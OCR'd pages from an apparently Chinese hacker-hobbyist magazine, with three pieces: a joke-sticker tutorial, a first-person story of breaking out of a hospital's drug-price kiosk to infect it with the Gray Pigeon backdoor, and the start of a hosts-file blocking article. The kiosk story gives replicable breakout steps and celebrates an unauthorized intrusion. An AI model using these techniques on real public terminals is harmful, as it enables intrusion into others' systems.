
我们进入http://www.gaogao8.com这个网站，选择自己喜欢的一个素材，如图2。选择我们喜欢的泡泡，并设置好方向，在“我也来搞搞”处输入你要恶搞的文字，如图3。然后单击“提交我的搞语”就可以生成我们自己的贴图了，可以直接复制下面的地址，帖在论坛上，如图4。


如果素材中没有我们喜欢的，也可以自己上传素材，这个网站不用注册也没有限制，非常方便。打开素材上传页面，选择我们要恶搞的图片并上传，上传成功后，在页面底部选择刚上传的图片，如图5，然后的制作方法就同刚刚才一样了，如图6。


怎么样？简单吧！只需点几下鼠标，敲几下键盘，就拥有自己的贴图了。














菜鸟特殊的破解

——突破触摸屏的限制


kubau0


前一阵子学校组织体检，集体去学校旁边的某医院。男生检查完后就在大厅等女生，恰巧大厅里有台查询药价的触摸屏，目标就是它了，看有没有什么玩的。


那些哥们儿很配合我，围成人墙挡住旁人的视线，我就在里面操作。触摸屏对于操作的限制有很多，只可以进行鼠标的移动、单击、双击（单击X2）、拖动（单击+移动），而不能进行右键和滚轮操作，以及一切的键盘操作。触摸屏上的鼠标指针极不灵活，准确定位是需要技巧的，先把指针拖到大体位置，然后捻动手指，指针就会发生微小移动，保持手指姿势，快速抬起再落下。

屏幕上是一套药价查询软件，按钮很大，还是全屏的，但软件界面左上角的图标泄漏了天机，居然是VB的默认图标，自然而然的可以猜想到软件界面覆盖下的应该是Windows而非行业系统软件（图1）。

于是我在标题栏上单击+移动试图拖开它，结果失败，软件似乎添加了窗口移动事件或计时器使界面永远保持全屏，而且双击标题栏也无法改变窗口的大小和位置，于是只能在软件内部想办法了。试了软件的所有功能，药价、名医查询、医院简介、版权信息，可还是一筹莫展。而后戏剧性的一幕发生了，当我在屏幕上胡点乱按的时候，不小心选了一段医院简介中的文字，在上面不小心双击了指针，然后弹出了一个让我欣喜若狂的对话框，呵呵，它居然问我要把选取的文字保存在哪里。于是，我可以浏览硬盘了，从WINNT文件夹可以看出使用的是Windows2000系统（图2）。







来到Program Files\Internet Explorer文件夹，把一个可怜兮兮的小文件夹拖到iexplore.exe上，成功的打开了IE（因为是在“保存到”对话框中，所以不能直接双击）。点了IE工具栏上的链接，OK，可以上网，而且速度不错，于是决定把它做成肉鸡。先看了看Program Files文件夹，天助我也，居然没安装杀毒软件，倒是有个pcanywhere；不过因为无法带走cfg文件，所以没有什么利用价值。现在只要能打开我网站上挂了马的网页就可以中鸽子了，可是最大的问题终于来了，没有键盘。开始我试图打开软键盘，但是不行，任务栏被查询药价的软件覆盖着，使用IE也无法输入，这时，我看到已经有体检完的女生出来到了大厅，时间紧迫，笨办法也许能派上用场。

在hotmail网站（从链接栏打开的）中找了个有输入框的页面，在页面中找到相应的字母，拖到输入框中，拼成我的那个挂马页，再全选拖到地址栏（不可以直接拖进地址栏，原因自己试试就明白了），按旁边的“转到”按钮，挂马成功（图3）。做完这些，女生也差不多到齐了，关掉打开的所有窗口，随大部队撤离战场，回到家，打开鸽子，稍等片刻，哈哈，它果然来报到了。

本文真的没什么技术性可言，但突破的限制却很有意思，当然写这篇文章的目的不是鼓励大家去破坏服务行业的触摸查询机，而是想告诉大家，黑无固定战场，攻防无处不在。

我的电脑只有我能上网

FlashMX2008

我们寝室的每台电脑都有一段血泪史，前些日子一哥们的电脑光荣的“牺牲”了，只好留在了纸箱里长眠。“一方受灾，八方也受灾”，由于我的电脑是台式机，而其他舍友使用的全是笔记本电脑，所以我自然而然的成了“重灾户”。这哥们比较喜欢上一些娱乐网站，因此每次都不免中毒、中马，有时中的病毒、木马还使得杀毒软件都束手无策，对此，我实在是忍无可忍，不免埋怨我的那个哥们，但既然是同一寝室的，也不好意思给电脑加上密码，于是我决定让他上不了某些网站。

我们都知道Windows中C:\WINDOWS\system32\drivers\etc\目录下的hosts文件是很特别的，没有任何后缀名，如图1，我们使用记事本打开它，在文件的最后一行会看到“127.0.0.1 localhost”这句，如图2。

